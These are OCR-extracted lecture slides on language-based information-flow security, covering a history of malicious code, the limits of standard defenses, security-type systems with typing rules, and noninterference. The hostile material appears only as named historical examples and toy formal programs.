
- 1980's: Trojan hoarse, viruses (must be compact to keep to small volumes of the media)
- 1992: Web arrives
- 1995: Java and JavaScript introduce widespread mobile code
- 1999: Melissa
- 2000: Love Bug ($10bln damage)
- 2001: AnnaKournikova worm
- 2001: Code Red
- 2002: MS-SQL Slammer (published by MS)
- 2003: Blaster
- 2005: Samy (MySpace worm, >1M pages in 20h)

Defense against Malicious Code

- Analyze the code and reject in case of potential harm
- Rewrite the code before executing to avoid potential harm
- Monitor the code and stop before it does harm (e.g., JVM)
- Audit the code during executing and take policing action if it did harm


Promising New Defenses via Language-Based Security 1

- Static certification e.g. type systems




Promising New Defenses via Language-Based Security 2

- Proof-carrying code



Promising New Defenses via Language-Based Security 3

- Software-based reference monitors



Computer Security

- The CIA
  - Confidentiality
  - Integrity
  - Availability

- years of theory & formal methods
- revival of interest: Mobile Code

Information security: confidentiality

- Confidentiality: sensitive information must not be leaked by computation (non-example: spyware attacks)
- End-to-end confidentiality: there is no insecure information flow through the system
- Standard security mechanisms provide no end-to-end guarantees
  - Security policies too low-level (legacy of OS-based security mechanisms)
  - Programs treated as black boxes

Confidentiality: standard security mechanisms

Access control

+prevents “unauthorized” release of information

- but what process should be authorized?

Firewalls

+permit selected communication

- permitted communication might be harmful

Encryption

+secures a communication channel

- even if properly used, endpoints of communication may leak data

Confidentiality: standard security mechanisms

Antivirus scanning

+rejects a "black list" of known attacks

- but doesn't prevent new attacks

Digital signatures

+help identify code producer

-no security policy or security proof guaranteed

Sandboxing/OS-based monitoring


+good for low-level events (such as read a file)

-programs treated as black boxes

$\Rightarrow$ Useful building blocks but no end-to-end security guarantee


Confidentiality: language-based approach

- Counter application-level attacks at the level of a programming language—look inside the black box! Immediate benefits:
- Semantics-based security specification
  - End-to-end security policies
  - Powerful techniques for reasoning about semantics
- Program security analysis
  - Analysis enforcing end-to-end security
  - Track information flow via security types
  - Type checking can be done dynamically and statically



Dynamic security enforcement

Java's sandbox, OS-based monitoring, and Mandatory Access Control dynamically enforce security policies; But:




Problem: insecure even when nothing is assigned to l inside the if!

Static certification


- Only run programs which can be statically verified as secure before running them
- Static certification for inclusion in a compiler [Denning&Denning' 77]
- Implicit flow analysis
- Enforcement by security-type systems


Security type system

- Prevents explicit flows:



- Prevents implicit flows; no public side effects when branching on secrets:





A security-type system

Expressions:

$$\text{exp} : \text{high}$$

$$\frac{h \notin \text{Vars}(\text{exp})}{\text{exp} : \text{low}}$$

Atomic commands (pc represents context):

$$[\text{pc}] \vdash \text{skip}$$

$$[\text{pc}] \vdash h := \text{exp}$$

$$\frac{\text{exp} : \text{low}}{[\text{low}] \vdash l := \text{exp}}$$

context

A security-type system: Compositional rules

$$\frac{[\text{high}] \vdash C}{[\text{low}] \vdash C}$$

$$\frac{[pc] \vdash C_1 \quad [pc] \vdash C_2}{[pc] \vdash C_1; C_2}$$

implicit flows: branches of a high if must be typable in a high context

$$\frac{exp{:}pc \quad [pc] \vdash C_1 \quad [pc] \vdash C_2}{[pc] \vdash \text{if } exp \text{ then } C_1 \text{ else } C_2}$$

$$\frac{exp{:}pc \quad [pc] \vdash C}{[pc] \vdash \text{while } exp \text{ do } C}$$

A security-type system: Examples

$[low] \vdash h := l+4;\ l := l-5$

$[pc] \vdash \text{if } h \text{ then } h := h+7 \text{ else skip}$

$[low] \vdash \text{while } l<34 \text{ do } l := l+1$

$[pc] \not\vdash \text{while } h<4 \text{ do } l := l+1$

Type Inference: Example

$$\dfrac{\dfrac{}{[high] \vdash h := h+1} \qquad \dfrac{\dfrac{}{5 : low} \qquad \dfrac{}{3 : low}}{[low] \vdash l := 5,\ [low] \vdash l := 3,\ l = 0 : low}}{\dfrac{[low] \vdash h := h+1 \qquad [low] \vdash \text{if } l=0 \text{ then } l:=5 \text{ else } l:=3}{[low] \vdash h := h+1;\ \text{if } l=0 \text{ then } l:=5 \text{ else } l:=3}}$$

What does the type system guarantee?

- Type soundness:

Soundness theorem:

$[pc] \vdash C \Rightarrow C$ is secure

what does it mean?


Semantics-based security


- What end-to-end policy such a type system guarantees (if any)?
- Semantics-based specification of information-flow security [Cohen' 77], generally known as noninterference [Goguen&Meseguer' 82]:

A program is secure iff high inputs do not interfere with low-level view of the system

Confidentiality: assumptions (simplified)

- Simple security structure (easy to generalize to arbitrary lattices)
- Variables partitioned: high and low
- Intended security: low-level observations reveal nothing about high-level input:






Information flow challenge

- Attack the system to learn the secret
- First to complete
  1. David Greenaway
  2. Johannes Hölzl
  3. Jimmy Thomson
  4. Filip Sieczkowski

http://ifc.hvergi.net/

Confidentiality for sequential programs: noninterference

- Noninterference [Goguen & Meseguer]: as high input varied, low-level outputs unchanged



- How do we formalize noninterference in terms of program semantics?

$$[\![C]\!] : \text{Int} \times \text{Int} \to (\text{Int} \times \text{Int})_\perp$$

nontermintation

high input | low input | high output | low output

Noninterference

- As high input varied, low-level behavior unchanged

C is secure iff

$$\forall mem, mem'.\ mem =_L mem' \Rightarrow [\![C]\!]mem \approx_L [\![C]\!]mem'$$

Low-memory equality: $(h,l) =_L (h',l')$ iff $l=l'$

C's behavior: semantics $[\![C]\!]$

Low view $\approx_L$: indistinguishability by attacker

Semantics-based security

- What is $\approx_L$ for our language?
- Depends on what the attacker can observe
- For what $\approx_L$ does the type system enforce security ($[pc] \vdash C \Rightarrow$ C is secure)? Suitable candidate for $\approx_L$:

$$mem \approx_L mem' \text{ iff}$$
$$mem \neq \bot \neq mem' \Rightarrow mem =_L mem'$$

Confidentiality: Examples

l:=h	insecure (direct)	untypable
l:=h; l:=0	secure	untypable
h:=l; l:=h	secure	untypable
if h=0 then l:=0 else l:=1	insecure (indirect)	untypable
while h=0 do skip	secure (up to termination)	typable
if h=0 then sleep (1000)	secure (up to timing)	typable

Course outline: the four hours

1. Language-Based Security: motivation
2. Language-Based Information-Flow Security: the big picture
3. Dimensions and principles of declassification
4. Dynamic vs. static security enforcement

Evolution of language-based information flow

Before mid nineties two separate lines of work:

Static certification, e.g., [Denning&Denning' 76, Mizuno&Oldehoeft' 87,Palsberg&Ørbæk' 95]


Security specification, e.g., [Cohen' 77, Andrews& Reitman' 80, Banâtre&Bryce' 93, McLean' 94]

